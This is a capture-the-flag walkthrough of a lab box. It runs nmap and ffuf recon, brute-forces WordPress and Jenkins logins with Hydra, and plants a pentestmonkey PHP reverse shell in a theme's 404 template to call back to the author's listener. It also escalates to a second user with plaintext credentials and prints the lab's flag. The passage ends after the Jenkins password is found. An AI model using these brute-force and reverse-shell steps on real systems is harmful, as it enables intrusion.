

UnPepene:

-Like all things nmap is the start ` nmap 10.80.137.215`

```
(crackedontiti|~/Delivery/TEK3/Cyber)➜ nmap -sV -sC 10.80.137.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 17:32 CET
Nmap scan report for unpepene.thm (10.80.137.215)
Host is up (0.058s latency).


Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)

80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds
(crackedontiti|~/Delivery/TEK3/Cyber)➜
```

Ok so we have both a ssh and a http

Lets checkout the website



That's a shame

-Ffuf it is ` ffuf -u http://10.80.137.215/FUZZ -w directory-list-2.3-medium.txt -mc 200,301,403`

```

{crackedontiti|~/Delivery/TEK3/Cyber}>> ffuf -u http://10.80.137.215/FUZZ -w directory-list-2.3-medium.txt -mc 200,301
,403
  /\_/\ /\_/\ /\_/
 / \ / \ / \ / \
 \ \ \ \ \ \ \ \
  \ \ \ \ \ \ \ \
   \ \ \ \ \ \ \
    \ \ \ \ \ \
     \ \ \ \ \
      \ \ \ \
       \ \ \
        \ \
         \
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.80.137.215/FUZZ
:: Wordlist    : FUZZ: /home/crackedontiti/Delivery/TEK3/Cyber/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,301,403

# [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 61ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 1878ms]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2967ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2971
ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2976ms]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2976ms]
wordpress [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 61ms]
# on atleast 2 different hosts [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 4072ms]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 10918, Words: 3499, Lines: 376,
Duration: 4072ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 5170
ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10918, Words: 3499, Lines: 376, Dur
ation: 5173ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10918, Words: 3499, Lines: 376,
Duration: 5184ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10918, Words: 3499, Lines: 376, Durati
on: 5204ms]
blog [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 5204ms]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 5205ms]
javascript [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 85ms]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 6278ms]
phpmyadmin [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 138ms]
# [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 83ms]


[WARN] Caught keyboard interrupt (Ctrl-C)

```

So here we have:

- wordpress/
- blog/
- javascript/
- phpmyadmin/

Interesting when i inputted `10.80.137.215/blog` i got sent to timetime.thm/blog?



-Let's add that to our /etc/hosts `sudo nano /etc/hosts`

```
GNU nano 7.2                               /etc/hosts
127.0.0.1      localhost
127.0.1.1      crackedontiti-VirtualBox
10.10.86.112    ua.thm
10.82.188.114   tekpedago.thm
10.80.155.166   silence.thm
10.80.137.215   unpepene.thm timetime.thm
```

this gives us a website visual!



Home About Blog Contact


-From here if we run another ffuf ` ffuf -u http://timetime.thm/blog/FUZZ -w directory-list-

2.3-medium.txt -mc 200,301,403`

Wow we found some stuff:

-wp-content
-wp-includes
-wp-admin

We can suppose that “wp” stands for WordPress. Anyway the only one of interest here is wp-admin that gives us a login



Let's try and hydra this bih

-First off create a file and put usual admin alternatives such as (admin, Admin, ADMIN...) i called mine username.txt

I'm using this line ` hydra -L usernames.txt -P rockyou.txt timetime.thm http-post-form "/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect" -V`


-L username list

-P password list

-V verbose

```
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "bitchy" - 28690320 of 43033194 [child 7] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "ballin" - 28690321 of 43033194 [child 14] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "loveless" - 28690322 of 43033194 [child 0] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "smallville" - 28690323 of 43033194 [child 11] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "ricky" - 28690324 of 43033194 [child 13] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "peluche" - 28690325 of 43033194 [child 5] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "godbless" - 28690326 of 43033194 [child 15] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "blue123" - 28690327 of 43033194 [child 12] (0/0)
[80][http-post-form] host: timetime.thm login: ADMIN password: romania
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 18:37:05
```


Nice, we got “3” passwords, i believe that the username isn’t case sensitive so all 3 admin iterations worked but more importantly we got the password “**romania**”



The screenshot shows a WordPress administration page titled "Administration email verification". It features a large blue "W" logo at the top. Below it, the title "Administration email verification" is displayed. A message asks to verify the administration email is correct, with a link to "Why is this important?". It shows the current email as "admin@timetime.thm" and notes it might be different from the personal email. There are three buttons: "Update" (highlighted), "The email is correct", and "Remind me later". At the bottom, a link "← Back to TimeTime" is visible.




Welp.... Anyways we got access to the wp-dash



The screenshot shows the WordPress dashboard for the user "Howdy, admin". The dashboard includes a "Updates" section with a notice about WordPress 5.8.2 being available, a "Dashboard" section with links to Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings, and a "Site Health Status" section indicating "Should be improved". Other sections shown include "Quick Draft" (with a draft titled "What's on your mind?"), "At a Glance" (showing 1 Post, 6 Pages, 1 Comment), "WordPress Events and News" (with a search bar for cities), and "Activity" (listing recently published posts). The interface is dark-themed.

I have already done these kinds of CTFs before, basically from this point on we are going to try and get a 404 page to activate a reverse shell. So that's exactly what we are going to try and do!

-Head over to the theme editor here:



And find the 404 template.

-Once you find the template remove everything and put a php reverseshell. I used this one specifically:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

-Find your THM VPN IP! Use this in your terminal `ip a` you are looking for anything after `tun0:`

```
9: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 192.168.170.199/17 brd 192.168.170.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::302:944b:778f:cf86/64 brd ff02::1 scope link stable-privacy
        valid_lft forever preferred_lft forever
```

mine is `192.168.170.199`

Great let's input them in the pentest monkey revshell:

Twenty Seventeen: 404 Template (404.php)

Select theme to edit: Twenty Seventeen

Selected file content:

```
29 // You are encouraged to send comments, improvements or suggestions to
30 // me at pentestmonkey@pentestmonkey.net
31 //
32 // Description
33 // -----
34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 // -----
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = "192.168.170.199"; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourselves if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     pcntl_fork();
66 }
```

Theme Files

- Stylesheet ()
- Theme Functions ()
- assets ▾
 - RTL Stylesheet ()
- 404 Template (<404.php>)
 - Archives ()
 - Comments ()
 - Theme Footer ()
 - Homepage ()
 - Theme Header ()
- inc ▾
 - Main Index Template ()
 - Single Page ()
 - Search Results ()
 - Search Form ()
- Sidebar

Documentation: Function Name...

File edited successfully.

-Now to setup our listener ` nc -lvp 1234`

```
(crackedontiti|~/Delivery/TEK3/Cyber)➜ nc -lvp 1234
Listening on 0.0.0.0 1234
[ ]
```

-Head over to the 404 ` 10.80.161.30/blog/wp-content/themes/twentyseventeen/404.php`

```
(crackedontiti|~/Delivery/TEK3/Cyber)➜ nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.80.161.30 51956
Linux timetime 4.15.0-196-generic #207-Ubuntu SMP Thu Oct 27 21:24:58 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
18:11:43 up 55 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ [ ]
```

great we are in, let's stabilise this to a TTY shell

```
(crackedontiti|~/Delivery/TEK3/Cyber)➜ nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.80.161.30 51956
Linux timetime 4.15.0-196-generic #207-Ubuntu SMP Thu Oct 27 21:24:58 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
18:11:43 up 55 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@timetime:/$ ^Zfish: Job 1, 'nc -lvp 1234' has stopped
(crackedontiti|~/Delivery/TEK3/Cyber)➜ stty raw -echo; fg
Send job 1 (nc -lvp 1234) to foreground

www-data@timetime:/$

www-data@timetime:/$ export TERM=xterm
export TERM=xterm
www-data@timetime:/$

www-data@timetime:/$ whoami
whoami
www-data
www-data@timetime:/$ [ ]
```

I'll let you search the whole setup on your own

-Let's explore... First of do we have sudo? ` sudo -l`

```
www-data@timetime:/$ sudo -l
sudo -l
[sudo] password for www-data: [ ]
```

we donot

-After a while of looking around i found a user's credentials

`Squeezie:time_time_best_single`

```
www-data@timetime:$ cd opt
cd opt
www-data@timetime:/opt$ ls
ls
containerd
wp-save.txt
www-data@timetime:/opt$ cat wp-save.txt
cat wp-save.txt
Myd,
Squeezie avea nevoie de aceste acreditați pentru ceva mai târziu. Spune-i că le ai și unde sunt.
time_time_best_single
www-data@timetime:/opt$
```

Great I remember seeing a user called squeezie when looking around earlier.

Let's input the password

```
www-data@timetime:/home$ su squeezie
su squeezie
Password: time_time_best_single
squeezie@timetime:/home$
```

-Great let's enter in and get our user.txt flag

```
squeezie@timetime:/home$ cd squeezie
cd squeezie
squeezie@timetime:~$ ls
ls
snap user.txt
squeezie@timetime:~$
```

user.txt = EPI{SuN7_F3r1C1t_c4_M4n4Nc_1_P3p3N3}

Unfortunately we still can't do shit as squeezie

-so from experience with silence, let's try and check for socket services running `ss -antlp`

```
squeezie@timetime:$ ss -antlp
ss -antlp
State    Recv-Q    Send-Q            Local Address:Port          Peer Address:Port
LISTEN      0        80              127.0.0.1:3306          0.0.0.0:*
LISTEN      0       128              127.0.0.1:8080          0.0.0.0:*
LISTEN      0       128              127.0.0.1:42737         0.0.0.0:*
LISTEN      0       128          127.0.0.53%lo:53          0.0.0.0:*
LISTEN      0       128              0.0.0.0:22           0.0.0.0:*
LISTEN      0       128                  *:80                 *:*
LISTEN      0       128             [::]:22            [::]:*
squeezie@timetime:$
```

Hunh 3306 and 8080 running locally?

- 3306 commonly MySQL
- 8080 usually a second webserver since 80 is the main one

-Now let's do some ssh tunneling ah just like Silence!` ssh -L 8080:127.0.0.1:8080

squeegie@10.80.136.38`

This command allows us to basically have access to the secondary webserver from our pc

- L basically does local port forwarding
- now my 8080 is equal to the box:8080

```
(crackedontiti㉿Delivery/TEK3/Cyber) ➤ ssh -L 8080:127.0.0.1:8080 squeegie@10.80.136.38
The authenticity of host '10.80.136.38 (10.80.136.38)' can't be established.
ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMlcvLYrTgo6xeHs4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.80.136.38' (ED25519) to the list of known hosts.
squeegie@10.80.136.38's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Dec  4 20:48:10 UTC 2025

System load:  0.0          Processes:           138
Usage of /:   71.5% of 8.76GB  Users logged in:     1
Memory usage: 26%
Swap usage:   0%          IP address for eth0:   10.80.136.38
                           IP address for docker0: 172.17.0.1

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Dec  4 20:47:00 2025 from 10.80.136.38
squeegie@timetime:~$ █
```

Great the tunnel worked! Let's to out `localhost:8080`



Welcome to Jenkins!

Sign in

Keep me signed in

Fuck... I hate Jenkins

Welp bruteforce never failed me before let's get the correct form parameters in the f12 menu

-Open up the `f12` menu, then head over to the network tab and input some random shit in username/password



Great, now within the network area, click on the POST and then requests

The screenshot shows the NetworkMiner interface with the 'Request' tab selected. A single POST request is listed:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
[82]	POST	127.0.0.1:8080	j_acegi_security_check	document	html	1.26 kB	2.08 kB

Under 'Form data' in the Request pane, the values are displayed:

```
j_username: "admin"
j_password: "test"
```

And there you have it

The screenshot shows the NetworkMiner interface with the 'Request' tab selected. A single POST request is listed:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
[82]	POST	127.0.0.1:8080	j_acegi_security_check	document	html	1.26 kB	2.08 kB

Under 'Form data' in the Request pane, the values are displayed:

```
j_username: "admin"
j_password: "test"
```

J_username and j_password, if we scroll a little lower we will find the submit button as well

The screenshot shows the NetworkMiner interface with the 'Request' tab selected. A single POST request is listed:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
[82]	POST	127.0.0.1:8080	j_acegi_security_check	document	html	1.26 kB	2.08 kB

Under 'Form data' in the Request pane, the values are displayed:

```
from: "/"
Submit: "Sign+in"
```


-Hydra time! `hydra 127.0.0.1 -s 8080 -V -f http-post-form

```
"/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=
Sign+in:F=Invalid username or password" -L usernames.txt -P rockyou.txt`
```

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "sexygirl" - 438 of 43033194 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "232323" - 439 of 43033194 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "amores" - 440 of 43033194 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "rockon" - 441 of 43033194 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "christ" - 442 of 43033194 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "babydoll" - 443 of 43033194 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "anthony1" - 444 of 43033194 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "marcus" - 445 of 43033194 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "bitch1" - 446 of 43033194 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "fatima" - 447 of 43033194 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "miamor" - 448 of 43033194 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lover" - 449 of 43033194 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "chris1" - 450 of 43033194 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "single" - 451 of 43033194 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "eyore" - 452 of 43033194 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "lalala" - 453 of 43033194 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "252525" - 454 of 43033194 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "scooter" - 455 of 43033194 [child 10] (0/0)
[8080][http-post-form] host: 127.0.0.1 login: admin password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
